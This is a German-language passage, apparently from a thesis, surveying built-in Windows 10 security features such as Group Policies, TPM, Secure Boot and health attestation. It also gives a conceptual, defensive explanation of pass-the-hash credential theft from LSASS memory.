Zur Zielerreichung in Bezug auf Security-Anforderungen & -Maßnahmen werden oftmals kostspielige Dritthersteller-Lösungen eingesetzt, und das obwohl zahlreiche Aspekte bereits mit Bordmitteln und/oder Add-ons die keine Zusatzkosten verursachen bzw. Werkzeugen/Tools die kostenfrei eingesetzt werden dürfen lösbar sind.

Die vorliegende Arbeit führt eine Bestandsaufnahme hinsichtlich der mit Windows 10 mitgelieferter Security-Lösungsbausteine durch, und identifiziert zusätzlichen Bedarf und mögliche Lösungen hierfür. Aufgrund des beträchtlichen Umfang des Themas wird davon abgesehen eine umfassende Übersicht über die mit Windows 10 zur Verfügung gestellten Security-Mechanismen zu geben. Vielmehr wird nachfolgend auf neuere bzw. in der Populär-Literatur (Windows 10 Schulungsunterlagen, populäre Zeitschriften, etc…) bislang noch nicht bereits breitflächig behandelte Themen fokussiert.

Die vorgestellten Lösungsansätze sollten keine monetären Zusatzkosten (Lizenz- und Wartungs-Gebühren, …) verursachen, aus zuverlässigen Quellen stammen und auch im Unternehmensumfeld dauerhaft eingesetzt werden können (d.h. keine Lösungen die nur im privaten Umfeld oder kurzfristig / mit zeitlichem Ablauf kostenfrei einsetzbar sind). Es ist zu erwarten, dass die meisten Absicherungsverfahren bereits unter Windows 7 einsetzbar waren, vorrangiges Ziel ist es jedoch Neuheiten von Windows 8, 8.1 und Windows 10 zu identifizieren und auf diese konkret einzugehen. Diese Fokussierung geht auf den Bedarf ein, dass der Umstieg in den meisten Unternehmen direkt von Windows 7 auf Windows 10 erfolgen wird, somit auch Neuerungen die mit Windows 8 und 8.1 bereits verfügbar gemacht wurden in den Unternehmen heute noch kaum genutzt werden (können), und bei einem Umstieg daher bewusst zu berücksichtigen sind.

Microsoft verzahnt das System-Management seiner Clients-Betriebssysteme immer enger mit Windows-Server sowie hierfür zur Verfügung stehender Lösungen wie System Center Configuration Manager (SCCM) und System Center Operations Manager (SCOM). Der Fokus der Betrachtungen soll jedoch auf von eingesetzten Server-Systemen unabhängigen Lösungen liegen.

2. Bestandsaufnahme – Windows 10 Security

Eine vollständige Bestandsaufnahme aller in Windows 10 enthaltenen Security-Features würde an dieser Stelle den Rahmen sprengen. Eine reine Fokussierung auf die Neuerungen von Windows 10 wiederum würde einerseits wesentliche bereits mit vorhergehenden Windows-Versionen (vor allem 8 und 8.1) eingeführte Möglichkeiten außer Acht lassen, andererseits sind Dokumente die sich auf Neuheiten in Windows 10 konzentrieren auch seitens Microsoft und von Drittanbietern in großer Zahl verfügbar, als Beispiele seien hier [MTN-W10sec], [MTN-W10new], [MSP-W10, Chapter 5], [MH-W10prim, Chapter 6] genannt.

Nachfolgende Auswahl an Themen erfolgt daher - wie bereits im einleitenden Kapitel 1 skizziert - unter Berücksichtigung der Aktualität (besondere Bedeutung beim Umstieg von Windows 7 auf Windows 10) und besonderen Relevanz, vor allem im Hinblick auf das danach folgende Kapitel 3 - Realisierungsvorschläge.

2.1. Policies (Gruppenrichtlinien / Group Policies)

Einer der wesentlichen Gründe warum Windows auch im Unternehmensumfeld eine marktbeherrschende[1] Stellung erlang hat, ist vermutlich die Möglichkeit die Verwaltung und Konfiguration der Systeme mittels (lokaler) Policies sowie vor allem zentral steuerbarer Gruppenrichtlinien (Group Policies) durchzuführen. Ein effizientes Management wird typischerweise mittels Windows-Servern und Microsofts Verzeichnisdienst Active-Directory in Abhängigkeit von Standorten, Organisations-einheiten, Domänenmitgliedschaften und anderer hierfür zu schaffender Verwaltungseinheiten durchgeführt. So gut wie alle seitens Microsoft angebotenen Softwareprodukte (Betriebssysteme, Office, Internet-Explorer, …) aber auch zahlreiche Drittherstellerprodukte – vor allem solche welche für den Unternehmenseinsatz konzipiert wurden – lassen sich über Gruppenrichtlinien managen.

Erfahrungsgemäß ist nicht jedem Administrator geläufig, dass sämtliche Policies die über Gruppenrichtlinien zentral gemanagt werden können, auch lokal (ganz ohne Active-Directory bzw. Domänen-Integration) nutzbar sind. Schlussendlich resultieren Policies in Registry-Einträgen, die im Maschinen- oder User-Hive des Windows-Systems angesiedelt sind. Eine Domänen-Integration ist nur ein komfortabler Weg ein resultierendes Policy-Set für eine bestimmte Maschine beziehungsweise einen bestimmten Benutzer zu erhalten und automatisiert zu applizieren. Alternativ können diese jedoch auch lokal am Gerät durch einen Administrator konfiguriert oder durch selbst entwickelte Automatismen wie z.B. Startup-/Logon-Scripts in Abhängigkeit selbst gewählter hierfür geeigneter Attribute wie Lokation, Benutzer, Netzwerkzugang, Authentifizierungsverfahren, etc… ausgewählt, konfiguriert und wirksam gemacht werden.

Einen Überblick über die Vorgangsweise und nötigen Schritte zur Gruppenrichtlinien-Administration bietet der BSI-Maßnahmenbaustein „M 2.326 Planung der Windows XP, Vista und Windows 7 Gruppenrichtlinien“ (siehe [BSI-GS14, M 2.326, S. 2159ff]).

Die lokale Verwaltung kann hierbei über den Gruppenrichtlinien-Editor (Start: `gpedit.msc`) durchgeführt werden. Dieser liest sämtliche zur Verfügung stehenden administrativen

[1] Siehe hierzu Abbildung 2 in Kapitel 1 auf Seite 14

Templates (`*.admx` Dateien aus dem Ordner `%SystemRoot%\PolicyDefinitions`) und stellt diese inklusive lokalisierter Beschreibungstexte übersichtlich gegliedert dar (siehe Abbildung 5).




Abbildung 5: Gruppenrichtlinien-Editor unter Windows 10

Eine vollständige Übersicht und Referenz über alle für die unterschiedlichen Microsoft-Betriebssysteme und diverse Microsoft-Applikationen bietet http://aka.ms/GPSXLS, hier werden seitens Microsoft zahlreiche „Group Policy Settings Reference“ Downloads in Form von Excel-Dateien angeboten, zum Beispiel das `Windows 10 ADMX spreadsheet.xlsx`. Dies eignet sich besonders zur lokalen Recherche, Suche und zur Dokumentation. Darin angegeben sind nicht nur die möglichen Policies, sondern auch Details wie:

- Dateiname des Template (*.admx Datei)
- Name des Policy-Settings (in englischer Sprache)
- Scope: Benutzer und/oder Maschinen-Policy
- Pfad im Gruppenrichtlinieneditor
- Registry-Key in dem die betreffende Policy gespeichert ist
- Unterstützt auf / unter welchen Betriebssystemen bzw. Programmen/Versionen
- Hilfetext / Erläuterung (in englischer Sprache)

Neben der vollständigen Übersicht in Form der zum Download bereitgestellten Excel-Spreadsheets steht seitens Microsoft auch eine Online-Recherche-Website zur Verfügung. Die Datenbank ist unter der URL http://gpsearch.azurewebsites.net/ erreichbar und bietet im Wesentlichen die gleichen Angaben wie bereits zuvor aufgelistet. Die Online-Möglichkeit bietet jedoch zusätzlich noch den Komfort per Mausklick zwischen den unterschiedlichsten Windows-, Office-, Internet-Explorer- etc… Versionen umschalten zu können. Zusätzlich kann als Lokalisierung zwischen Deutsch, Englisch, Französisch, Italienisch und Spanisch gewählt werden – dies ist insofern sehr komfortabel, als die deutschen Übersetzungen teils unvertraute Begrifflichkeiten verwenden, und zwischen der englischen Originalfassung und der lokalisierten deutschen Variante so einfach per Mausklick umgeschaltet werden kann.

Auch die Online-Datenbank listet wiederum die betreffenden Registry-Keys zur manuellen Konfiguration abseits der seitens Microsoft bereitgestellten Verwaltungs-Möglichkeiten. Ein Screenshot ist in Abbildung 6 ersichtlich.




Abbildung 6: Online-Recherche von Group-Policies mittels http://gpsearch.azurewebsites.net/

Die Konfiguration der Policies kann auch unterstützt durch Sicherheitsvorlagen erfolgen. So bieten zahlreiche Quellen fertige Templates für unterschiedliche Zwecke an. Ein Beispiel hierfür sind die *Sicherheitsvorlagen IT-Grundschutz*, die von der HiSolutions AG erstellt und auch vom deutschen Bundesamt für Sicherheit in der IT zum Download[2] angeboten werden. Auch wenn diese für Windows 8 und 8.1 erstellt wurden, so können die konfigurierten Empfehlungen auch als Vorschlag für die Windows 10 Group-Policy-Konfiguration dienen. Die getätigten Einstellungen wurden außerdem detailliert dokumentiert und einzeln mit den Maßnahmen aus dem BSI-Grundschutzkatalog [BSI-GS14] verknüpft. Eine Dokumentation zur Anwendung der bereitgestellten Dateien findet sich in [HiS-SecPol]. Aber auch andere Institutionen veröffentlichen detaillierte Vorschläge zur Konfiguration der Gruppenrichtlinien, z.B. die britische Communications-Electronics Security Group oder die amerikanische Defense Information Systems Agency (siehe [CESG-W10], [DISA-W10]).

[2] Download-Links: https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Grundschutz/Hilfsmittel/Extern/Technische_Sicherheitsvorlage__Windows_8.zip oder direkt von der HiSolutions Website: http://www.hisolutions.com/DE/Service_Dokumente/

2.2. Hardware-Security: Secure-Boot, UEFI, TPM

Beginnend ab Windows 8 wurden zahlreiche Hardware-Security-Features unterstützt, die sich auf die Nutzung eines *Trusted Platform Module* (TPM) abstützen. Ein TPM ist ein Hardware-Chip, der in der Regel am Mainboard fest verlötet oder über spezielle hierfür vorbereitete Schnittstellen aufgesteckt wird. Es handelt sich hierbei um einen Microcontroller, der nach Vorgaben der *Trusted-Computing-Group* (TCG[3]) Spezifikation definierte kryptographische Operationen unbeeinflusst vom restlichen System autonom durchführen kann. Hierzu kann das TPM auch ähnlich einer Smartcard diverses Schlüsselmaterial halten (siehe Abbildung 7) und nur bei Vorliegen definierter Systemzustände freigeben (siehe hierzu zum Beispiel die Nutzung von TPM mit BitLocker in Kapitel 2.11). Heute erhältliche Systeme sind entweder bereits mit einem aktuellen TPM Modul v2.0 oder noch mit der Vorgänger-Version 1.2 ausgestattet. Für die meisten von Windows 10 genutzten Anwendungsfälle (Secure-Boot, Credential Guard – Kapitel 2.5, Passport & Windows Hello & Virtual Smartcards – Kapitel 2.6, BitLocker – Kapitel 2.11) ist aktuell ein TPM v1.2 ausreichend, lediglich für die Attestation-Services (siehe hierzu Abschnitt 2.2.1 und 2.2.2) wird zwingend TPM 2.0 benötigt.




Abbildung 7: Anbindung und Funktionalität eines TPM – Quelle: [ED-TPM]

Über mehrere Jahrzehnte wurde das Betriebssystem eines PCs mittels des *Basic Input/Output Systems* (BIOS) gebootet, welches nunmehr zunehmend vom *Unified Extensible Firmware Interface* (UEFI) abgelöst wird. Damit einhergehend bietet sich nun eine neue Möglichkeit der Absicherung des Boot-Vorganges mittels *Secure Boot*. Während bei bisherigen (mit BIOS ausgestatteten) Systemen ein beliebiger OS-Loader genutzt werden konnte, kann nun bei Aktivierung von Secure Boot ausschließlich ein signierter Betriebssystem-Loader gestartet werden. Das zugehörige Zertifikat kann in der UEFI-Firmware hinterlegt werden, beziehungsweise wird seitens der PC-Hersteller bereits ab Werk mit ausgeliefert. Damit ist gewährleistet, dass das System mit einem vertrauenswürdigen, nicht von Malware modifizierten Bootloader gestartet wird.

Abbildung 8 illustriert die darauffolgenden Schritte, das Laden des Betriebssystem-Kernels welcher wiederum ausschließlich signierte Gerätetreiber lädt (*Trusted Boot*). Darüber

[3] Trusted Computing Group: http://www.trustedcomputinggroup.org/, einen guten Überblick über TPM bietet auch der Wikipedia-Artikel https://de.wikipedia.org/wiki/Trusted_Platform_Module

hinaus wacht auch sogenannte *Early Launch AntiMalware* (ELAM) Software über jene Treiber und Komponenten, die zu diesem frühen Start-Zeitpunkt bereits geladen werden (siehe hierzu auch die Erläuterungen zu *Windows Defender*, speziell Abschnitt 2.9.1 ab Seite 77).

Fortführende Informationen hierzu können [ED-TPM] und [MSP-W10, Chapter 5, S. 59ff] entnommen werden. Auf eine detailliertere Erläuterung wird an dieser Stelle verzichtet, das Thema wird im Detail in der Master-These von Kollege Markus Lakits (*"Sicheres Deployment von Windows 10 in Großunternehmen"*) betrachtet.




Abbildung 8: Absicherung des Boot-Vorganges unter Windows 10 – Quelle: [MSP-W10, Chapter 5, S. 60]

UEFI Secure Boot und der Windows Trusted Boot Vorgang stellen gemeinsam mit der ELAM Software möglichst zuverlässig sicher, dass das gebootete System hinsichtlich der ausgeführten Kernel-Mode Komponenten vertrauenswürdig ist (siehe Abbildung 8).

2.2.1. Attestation mittels TPM

Abbildung 7 zeigt, dass im TPM auch nicht-flüchtige Schlüssel abgelegt sind – der *Endorsement Key* (EK) ist hierbei ein RSA-Schlüssel, der bei TPM Modulen ab Version 2.0 bereits ab Werk aufgebracht wird, und dessen Private-Key das TPM nicht verlassen kann.

Der *Attestation Identity Key* (AIK) wird im TPM generiert, sein Private-Key kann das TPM ebenfalls nicht verlassen und die einzig zulässige Verwendung dieses Schlüssels ist die Signatur von Werten die im *Platform Configuration Register* (PCR) des TPM abgelegt werden. Der *Endorsement Key* (EK) kann dem TPM eindeutig zugeordnet werden, dieser beglaubigt den *Attestation Identity Key* (AIK), und mittels AIK wiederum werden Werte im PCR signiert. Hiermit kann bei Verwendung eines TPM v2.0 Moduls somit nachgewiesen werden, dass ein bestimmter Vorgang unter Verwendung des Hardware-TPM Moduls und nicht in Software (vom Betriebssystem oder mittels Software-Emulation eines TPM) erfolgte. Dies wird zum Beispiel von *Microsoft Passport* benötigt (siehe Abschnitt 2.6.1).

2.2.2. Health Attestation

Das Ziel von *Health Attestation* ist, dass ein System seinen sauberen Zustand gegenüber außenstehenden (z.B. gegenüber System-Management-Diensten im Unternehmen oder in der Cloud) kryptographisch nachweisen kann.

Der gesamte Bootvorgang kann vom TPM überwacht werden („*Measured Boot*“ - siehe Schritt 3 in Abbildung 8). Änderungen an der UEFI-Firmware, an der UEFI-Konfiguration, dem Boot-Loader, dem Kernel oder den geladenen Komponenten verändern das Ergebnis dieser Messung. Der so ermittelte Wert wird im TPM gespeichert, und kann nur durch Wiederholung des Boot-Vorganges (System-Reset) erneuert werden.

Die Health Attestation Funktionalität baut auf *Measured Boot* auf, es werden hierbei zahlreiche System-Parameter sowie der Bootvorgang protokolliert, und das Ergebnis mittels des *Attestation Identity Key* (AIK) im TPM signiert. Außenstehende können sich über den *Endorsement Key* (EK) des Systems welcher den AIK beglaubigt von der Unverfälschtheit sowie vom Faktum, dass dieser Wert tatsächlich in einem TPM und nicht mittels Software erzeugt und beglaubigt wurde überzeugen. Hierzu ist ein TPM Modul der Version 2.0 erforderlich (Verfügbarkeit des *Endorsement Key* und *Attestation Identity Key* – siehe Abschnitt 2.2.1).

Die Aktivierung von Health Attestation setzt aktuell den Einsatz von kostenpflichtigen *Mobile Device Management* Lösungen (MDM) wie zum Beispiel *Microsoft Intune* oder *Microsoft System Center* voraus, es bleibt abzuwarten ob diese Funktionalität später auch mit kostenfreien Lösungen aktiviert werden kann, der hierfür zu parametrierende *Health Attestation Configuration Service* Provider ist seitens Microsoft dokumentiert und könnte somit auch von Dritthersteller-Lösungen genutzt werden.




Abbildung 9: Zusammenwirken Health Attestation und MDM – Quelle: [MTN-Health]

Die so erstellten Health Attestation Daten werden im XML-Format per HTTPS an einen hierfür einzurichtenden Dienst im Unternehmen (Remote Health Attestation – siehe Abbildung 9) oder zu einer externen Cloud-Lösung übermittelt. Darin enthalten sind auch zahlreiche Detail-Informationen wie Data Execution Prevention Policy, BitLocker-Status, Secure-Boot aktiviert, Code-Integrity aktiviert und zahlreiche mehr (siehe [MSDN-Health]). Die MDM-Lösung kann sich so vom Zustand des Windows 10 Gerätes überzeugen, und dies auch an den Identity Provider (IdP - zum Beispiel Azure Active Directory) weitergeben, der wiederum einen Zugriff auf Unternehmens-Assets nur für „gesunde Geräte“ zulässt.

Weiterführende Information hierzu sind [MSP-W10, Chapter 5, S. 59ff] sowie [MTN-W10sec] und im Detail [MTN-Health] und [MSDN-Health] zu entnehmen.

2.3. Kennwörter, Hashes, Tickets, Pass-the-Hash Angriffe

Aus Sicherheitsgründen werden Kennwörter zumeist nicht im Klartext oder verschlüsselt gespeichert, sondern mittels nicht umkehrbarer, kryptographischer Einwegfunktionen als Hash abgelegt. Zur Authentifizierung eines Benutzers präsentiert dieser sein Kennwort, welches im ersten Schritt auf gleichem Wege in einen Hash umgewandelt wird, danach wird mittels eines Authentifizierungsprotokolls (i.d.R. ein Challenge-Response-Verfahren um Replay-Angriffen vorzubeugen) nachgewiesen, dass der Benutzer das korrekte Kennwort kannte – tatsächlich wird technisch betrachtet jedoch nur nachgewiesen, dass der korrekte Hash bekannt war.

In Windows-Domänen nutzt der Benutzer in der Regel einen Authentifizierungsserver (Domänen-Controller) und erhält durch Nutzung des Kerberos-Protokolls ein Ticket-Granting-Ticket (TGT), das zum Bezug von Service-Tickets geeignet ist. Das Ticket-Granting-Ticket ermöglicht somit ein komfortables Single-Sign-On Nutzungserlebnis (Details siehe Abschnitt 2.3.2).




Abbildung 10: Zugriff auf NTLM-Hashes & Kerberos-Tickets im Speicher von LSASS – Quelle: [BH15-PtH]

Das Problem ist nun, dass sich NTLM-Hashes und Kerberos-Tickets im Hauptspeicher befinden müssen, um eine Single-Sign-On User-Experience zu ermöglichen (siehe Veranschaulichung in Abbildung 10). Ein Angreifer der Zugriff auf den Speicher erlangt, kann den RAM nach Hashes und Tickets absuchen, wird fündig werden und kann die so erbeuteten Credentials anschließend nutzen, um Zugriff auf weitere Ressourcen im Netzwerk zu erlangen. Es handelt sich hierbei um keinen behebbaren Bug, sondern um eine inhärente Schwäche von Single-Sign-On Lösungen, die Betriebssystem-unabhängig besteht.

Die Ausnutzbarkeit dieser konzeptionellen Problematik bedarf, dass der Angreifer unter Windows den vom *Local Security Authority SubSystem* (LSASS) allokierten Speicher durchsuchen kann – er muss hierfür daher mit LocalSystem-Rechten agieren oder auf anderem Wege geeignete Privilegien wie z.B. das Debug-Recht erhalten, um den Speicherinhalt auszulesen. Malware-Befall kombiniert mit Privilege-Escalation kann unter Umständen ein Einfallstor darstellen, um solche Rechte zu erlangen und Pass-the-Hash Angriffe vorzubereiten. Das Problem an dieser Stelle ist mehrschichtig. Zum einen stellt der kompromittierte Rechner auf welchem Credential-ReUse möglich ist ein Problem dar, zum

anderen jedoch – und dieser Umstand macht Pass-the-Hash Angriffe so problematisch – besteht die Möglichkeit mit den erbeuteten Credentials den Angriff auf weitere Geräte innerhalb der Domain auszuweiten, die Credentials also weiterzutragen (Identitätsdiebstahl mittels Credential-Theft) und von einem anderen System aus anzuwenden, um so schrittweise weitere Credentials zu erbeuten und schlussendlich auch Zugriff auf hoch privilegierte Accounts (z.B. Domain-Administratoren) zu erlangen.

Abbildung 11 illustriert, wie Malware am Notebook von Fred dessen Credentials erbeutet, sich hiermit am Notebook von Sue anmeldet um auch deren Credentials zu erbeuten, um sich damit schließlich als Sue an einem Fileserver anzumelden auf den Fred gar keinen Zugriff gehabt hätte. Handelt es sich bei Sue um die Domänen-Administratorin hat der Angreifer leichtes Spiel das gesamte Netzwerk zu kompromittieren (vgl. [TE14-PtH, T:09:00]).




Abbildung 11: Ausbreitung des Angriffs mittels Pass-The-Hash – Quelle: [TE14-PtH, S. 5]

Der Angriff fußt wie bereits kurz umrissen typischerweise darauf, als Angreifer dem Anwender Code unterzujubeln und im ersten Schritt somit als Benutzer zu agieren. Eine Schwachstelle die Privilege-Escalation erlaubt – z.B. ein lokales Administrator-Konto welches mit unzureichend sicherem Kennwort versehen ist, oder eine nicht gepatchte Sicherheitslücke – erlaubt eine Ausweitung der lokalen Rechte und somit einen Zugriff auf den Hauptspeicher des *Local Security Authority SubSystem* (LSASS) wie auch auf die *Security Account Manager* (SAM) Datenbank, welche Kennwort-Hashes für eine lokale (offline) Anmeldung enthält.

Durch Aneignung der vorgefundenen Hashes und Tickets ist der Angreifer technisch in der Lage, sich mit den erbeuteten Identitäten an weiteren Systemen anzumelden, hiermit auch Malware auf diesen aufzubringen und den Vorgang somit (auch automatisiert) fortwährend bei weiteren Systemen zu wiederholen, bis schließlich Credentials mit Domänen-Administrator-Credentials erbeutet und damit die Herrschaft über die Domäne vollständig erlangt wurde.

